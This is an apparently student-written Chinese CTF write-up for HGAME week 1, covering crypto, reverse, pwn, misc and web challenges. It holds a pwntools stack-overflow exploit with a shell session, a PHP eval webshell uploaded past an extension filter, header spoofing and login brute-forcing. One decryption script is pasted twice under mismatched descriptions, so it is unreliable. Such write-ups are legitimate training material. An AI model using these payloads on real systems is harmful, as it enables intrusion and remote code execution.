

- week_0

- Crypto

- RSA

- 签到题，用factordb.com分解即可

- 兔兔的车票

- 根据题目描述，可得知16张图片由3个不同的密钥随机进行加密

-

```
for i in index:
    im = Image.open(f"source/picture{i}.png")
    key = nonce[randint(0, 2)]
    encImg = xorImg(key, im)
    encImg.save(f'pics/enc{e}.png')
    e+=1
```


- 由此联想到多次一密的处理方式，有密文 I 异或密文 II 等价于明文 I 异或明文 II，即 $c1 \oplus c2 = m1 \oplus m2$
- 由此可得，任意两个由相同密钥 K 加密的对象 c1 和 c2 在异或后必然会产生一些黑色像素点，
- 即 'RGB'=(0,0,0)，因此尝试遍历 enc{x} 的组合，这里因为密钥只有 3 种，就手动确定对象之一了

-

```
for t in range(16):
    img = Image.open(f'enc{t}.png')
    img1 = Image.open(f'enc1.png')
    width = img.width
    height = img.height
    img3 = Image.new("RGB", (width, height))
    for i in range(height):
        for j in range(width):
            p1, p2 = img1.getpixel((j, i)), img.getpixel((j, i))
            img3.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))
    img3.save(f'k{t}.png')
```

- 经过尝试，不难发现异或后的不同

-



- 继续第二轮异或，得到flag




- **Be Stream**
 - 流密码，运行题目后发现递归函数的调用极其费时，由此想到解题关键在于简化递归函数的运行方式
 - 观察原有的递归函数，不难联想到斐波那契数列，即每一项都由前两项得出，而这种类似于斐波那契数列的递归函数均可以由一个等价的普通遍历函数替代，故对用以下函数替换现有函数，大大减少了运算的时间复杂度

- 实际操作后发现，函数优化后的时间复杂度仍然很高，观察每一步中的c可知，c中的数字非常大，故采用了取模操作来讲大数转换为小数，达到了进一步优化的目的，且根据模运算法则可知，对于任意线性组合的模运算 $K\%n$ ，均可由K的成员对n取余等价表示，例如 $(A+BC)\%N = (A\%N + BC\%N)\%N = (A\%N + (B\%N)*(C\%N)\%N)\%N$ ，因此此处取模不改变函数的结果

```
def stream(i):  
    c = [114, 100, 174]  
    for _ in range(0, i):  
        c[2] = (7 * c[0] + 4 * c[1]) % 256  
        c[0] = c[1]  
        c[1] = c[2]  
    return c[0]
```

- 随即，根据对称密码的特性，直接向函数中输入密文，运算大约1分钟即可得到flag




- 另：虽然笔者在该题上卡了很久，但最折磨的并不是解题思路本身，而是原本错误的附件（后面更改了附件，即得解）可恶啊，还以为自己思路错了，检查了好久，才看到更新的附件（恼


神秘的电话

Reverse


- test_your_IDA
- 签到题，用IDA打开即可看到flag
- encode
- 用IDA打开后可以轻易的找到加密函数，下断点后调试



- 随后随意输入一些易于辨认的字符，并找到经过加密的输入v4和判断所用字符dword_403000




- 不难发现加密方式是高低字节对调，随机到处 dword_404300，编写解密脚本得到flag



a_cup_of_tea

- 普通的tea算法，用IDA打开之后改改脚本就成了解密脚本，得到结果是一串16进制，处理一下即可



easyenc

- 用IDA打开题目后，不难发现这是一个流密码，因此直接编写解密脚本，但要注意无符号整型中的补码问题

```

1  import zlib
2  import struct
3  from Crypto.Util.number import *
4
5  c = [
6      b'\x09\xfd\xff\x04',
7      b'\x00\xb0\xf3\x01',
8      b'\xad\xf0\x05\x00',
9      b'\x05\x17\x06\x07',
10     b'\x17\xfd\x17\xeb',
11     b'\x01\xee\x01\xea',
12     b'\xfa\x05\xb1\xea',
13     b'\xac\x17\x01\x08',
14     b'\xfd\xea\x01\xec',
15     b'\x06\x07\x05\xf0',
16 ]
17 res = b''
18 for j in range(10):
19     k = c[j]
20     for i in range(4):
21         tem = k[i]+0x56
22         if tem > 0xff:
23             res += long_to_bytes((tem-0xff-1)^0x32)
24         else:
25             res += long_to_bytes(tem^0x32)

```

- 结果经过处理后即为flag
- easyasm
- 简单的汇编，观察代码后发现仍然是普通的流密码，每个字节与0x33进行异或，直接编写解密脚本得到flag

```

pythonProject main.py
1  import zlib
2  import struct
3  from Crypto.Util.number import *
4
5  c = [
6      b'\x09\xfd\xff\x04',
7      b'\x00\xb0\xf3\x01',
8      b'\xad\xf0\x05\x00',
9      b'\x05\x17\x06\x07',
10     b'\x17\xfd\x17\xeb',
11     b'\x01\xee\x01\xea',
12     b'\xfa\x05\xb1\xea',
13     b'\xac\x17\x01\x08',
14     b'\xfd\xea\x01\xec',
15     b'\x06\x07\x05\xf0',
16 ]
17 res = b''
18 for j in range(10):
19     k = c[j]
20     for i in range(4):
21         tem = k[i]+0x56
22         if tem > 0xff:
23             res += long_to_bytes((tem-0xff-1)^0x32)
24         else:
25             res += long_to_bytes(tem^0x32)
26
27 print(res)

```

```

Run main
C:\Users\Lenovo\AppData\Local\Programs\Python\Python310\python.exe C:/Users/Lenovo/Desktop/pythonProject/main.py
b'ngameeeelcome_to_our_world'
Process finished with exit code 0

```

Pwn


test_nc

nc之后直接cat flag即可

easy_overflow

- 观察附件，可以得出main函数与backdoor函数之间的地址偏移量，并据此构造栈溢出


-



```
1 from pwn import *
2 context.arch="amd64"
3 #context.log_level="debug"
4 p = remote("week-1.hgame.lwsec.cn",30121)
5 addr = 0x401176
6 payload = b'a'*0x10+b'a'*0x8+p64(addr)
7 p.sendline(payload)
8 p.interactive()SSS|
```

- 链接之后发现命令没有输出，查看main函数后发现close(1)，得知标准输出被关闭，故重新定向输出至标准输入，得到flag

-



```
$ ls >&0
bin
dev
flag
lib
lib32
lib64
vuln
$ flag >&0
/bin/sh: 10: flag: not found
$ cat flag >&0
hgame{9c092c1326d6d58e60b7915e4a8b6e799857e482}
$
[*] Interrupted
[*] Closed connection to week-1.hgame.lwsec.cn port 30121
lierry@lierry-virtual-machine:~/Desktop$
```

- **Misc**

- **Sign_In**

- base64,不多解释

- **e99p1ant_want_girlfriend**


- 根据crc32爆破宽高

-

```
pythonProject main.py
File Edit View Navigate Code Refactor Run Tools VCS Window Help pythonProject
pythonProject C:\Users\Lenovo\Desktop\pythonProject
> pythonProject
> External Libraries
> Scratches and Consoles
main.py
21 with open(filename, 'rb') as f:
22     all_b = f.read()
23     data = all_b[12:]
24     # data = all_b[12:29]
25     # print(data)
26     data_r = all_b[29:]
27     data_idch = all_b[12:110]
28     data_l = all_b[24:29]
29     # width = all_b[15:20]
30     # height = all_b[20:24]
31     # print(width, height)
32     crc32key = int(all_b[29:33].hex(), 16)
33     data = ''
34     for w in range(0, 1000):
35         for h in range(0, 1000):
36             width = struct.pack('>I', w)
37             height = struct.pack('>I', h)
38             data = data_idch + width + height + data_l
39             print(data)
40             # print(len(data))
41             if zlib.crc32(data) == crc32key:
42                 print(w, h)
43                 with open('r.png', 'wb') as f1:
44                     f1.write(data_f + data + data_r)
45                     break
46     with open(filename, 'rb') as f
```

神秘的海报

- LSB隐写+音频隐写，用StegSolve打开图片后分析，得到前半段flag
-



- 按照提示下载了一段音频，用stegseek打开后进行6位纯数字字典爆破，得到后半段flag
-



- 另：笔者的linux不知道为何，无法进行复制粘贴，故在题目材料以及解题工具上面花费了很多不必要的工夫（恼

Where_am_I


- 用wireshark打开后，发现http流中有上传，并发现上传文件是rar压缩文件

ba:64:f0:ef:88:92	CDP/VTP/DTP/PagP/UD...	CDP	Device ID: kasumi-ros Port ID: LAN/vmbr1
192.168.39.39	192.168.39.2	DNS	Standard query 0xd954 A builds.parsec.app
192.168.39.39	192.168.39.2	DNS	Standard query 0x6b2a AAAA builds.parsec.app
192.168.39.2	192.168.39.39	DNS	Standard query response 0x6b2a AAAA builds.pa
192.168.39.2	192.168.39.39	DNS	Standard query response 0xd954 A builds.parsec
192.168.39.39	192.168.39.2	DNS	Standard query 0x3047 A builds.parsec.app
192.168.39.2	192.168.39.39	DNS	Standard query response 0x3047 A builds.parsec
192.168.39.128	192.168.39.39	HTTP	POST /upload HTTP/1.1
192.168.39.39	192.168.39.128	HTTP	HTTP/1.1 201 Created (text/plain)
192.168.1.5	192.168.39.39	ICMP	Destination unreachable (Host unreachable)
192.168.1.5	192.168.39.39	ICMP	Destination unreachable (Host unreachable)
192.168.1.5	192.168.39.39	ICMP	Destination unreachable (Host unreachable)
192.168.1.5	192.168.39.39	ICMP	Destination unreachable (Host unreachable)
192.168.1.5	192.168.39.39	ICMP	Destination unreachable (Host unreachable)

- 导出后用010edit打开，并删除rar文件头前的包头后解压，发现文件头损坏，随即尝试rar伪加密

起始页	upload.rar x	
0000h	52 61 72 21 1A 07 00 CF 90 73 00 00 0D 00 00 00	Rar!...I.s.....
0010h	00 00 00 00 87 0F 74 20 90 35 00 BC CF 00 00 0Ft.t .5.%I...
0020h	7D 01 00 02 74 88 FB 9C 38 B5 24 56 1D 33 10 00	}...t^ûø8µ\$V.3..
0030h	20 00 00 00 45 78 63 68 61 6E 67 65 61 62 6C 65	...Exchangeable
0040h	2E 6A 70 67 00 F0 67 4E 32 18 1E 15 50 C8 8E 21	.jpg.ôgN2...PÉZ!
0050h	C0 12 1D F3 32 48 10 D7 00 86 8A 57 44 44 46 25	Ä..ô2H.×.t\$WDDF%
0060h	15 15 1D F2 2B 2D 1D 70 18 EA AD 51 2A B8 B5 AE	...ô+-p.ê-Q*µ@
0070h	FA EA C0 AD 51 16 A8 8B 5A A3 A2 C4 74 82 DA D1	ûêA-Q."ZECAt,UN
0080h	D1 6A D5 AA C5 AA D6 B5 5B 16 BA EB 6A 3B C5 45	NjÔ*Â*Ôµ[.°ej;AE
0090h	AA D7 67 BF 29 A1 42 68 E7 3B 99 92 40 B6 FE F9	*×g¿);Bhç:""e@pù
00A0h	FD EF E7 C5 21 93 33 B9 DC EF 79 BF BD 3E 93 E7	ýiçÄ!"3'Ûiy¿>"ç
00B0h	F8 4F 3D 7A E7 E7 39 DE 77 BE 79 03 CF 24 F9 BD	ø0=zçç9bw%y.I\$û%
00C0h	3C AF 4F 3E 9F F4 2C C6 E0 23 CA 2A DF 6F 2A 1B	<"O>Yô,Æa#Ê*Bo*.
00D0h	D6 C1 46 17 97 B8 74 7F 09 8C 2D C4 BC 16 1A 12	ÔÁF.-.t..G-Ä%...
00E0h	F3 7F ED EE 33 65 A5 AD EF 24 24 2F 55 BB 76 1F	ô.iî3e¥-i\$\$/U»v.
00F0h	AD 94 CE 41 D9 31 59 0B E7 62 BD 74 DC 76 6F 15	- "IAU1Y.cb%tUvo.
0100h	FF D7 8B 95 92 33 07 E6 DE 3E 6E 1E FC F8 8F A3	ÿ×.×.'3.æp>n.üø.£
0110h	65 56 FA 7E 3C 3F 3B 2F 5B 7E FB 2F 3C 5D 5B A5	eVÜ~<?;/[~û/<][¥
0120h	D7 8B 57 B8 FB 79 DF CF 1F E2 BA E1 3B 79 6C 2F	×W,ÛyBÎ.â°ä:y1/
0130h	26 BB 2B 82 B9 F4 AD B6 9A 7F 73 F8 C3 A6 EF 61	&»+, 'ô-¶\$søÄ,ia


- 解压后得到图片，使用在线工具查询得到拍摄位置，并按照格式处理得到flag



Web

Classic_Childhood_Game

- 进入游戏后进行存档，打开后按F12，找到本地储存，修改存档数值进行作弊，触发结局后得到flag



Show_Me_Your_Beauty

- 打开链接后发现可以上传文件，不难想到是php漏洞，于是写好一句话木马后修改后缀为jpg，并用burpsuite拦截后重发以绕过前端检查，发现直接用php后缀不行，尝试大小写混用


```
Referer: http://week-1.hgame.lwsec.cn:31422/
Cookie: session=
MTY3MzA3Mjg0NHxEdi1CQkFFQ180SUFBU:FCRUFBU9fLUNBQU1HYzNSeWFxQNW5EQTBBI
JuUUVBZ0FBfBLKSvwEwwQpHL0Luz9cd4dHjGYa9-1NMCnau9wPKP1E; PHPSESSID=eoi
-----101693487325440713123118467755
Content-Disposition: form-data; name="file"; filename="a.Pp"
Content-Type: image/jpeg

<?php @eval($_POST['shell']);?>
-----101693487325440713123118467755---
```

- 上传成功，打开hackbar，并传参，得到flag

-


hgame{Unsave_F1L5_SYS7em_UPL0ad!}



- **Become_A_Member**

- 更具提示依次修改或添加请求头user-agent, cookie 中的code, 请求头中的referer, 最后用X-Forwarded-For伪造地址, 得到账户以及密码

-




- 用burpsuite构建get包后得到flag


- **Guess_Who_I_Am**

- 打开网站后按F12可以得到提示, 并根据提示获得成员列表, 经过处理之后得到字典

-



- 编写post脚本，等待脚本运行完毕即可得到flag
-



- 另：此处需要注意str和cookiejar之间的转换，被坑惨力(悲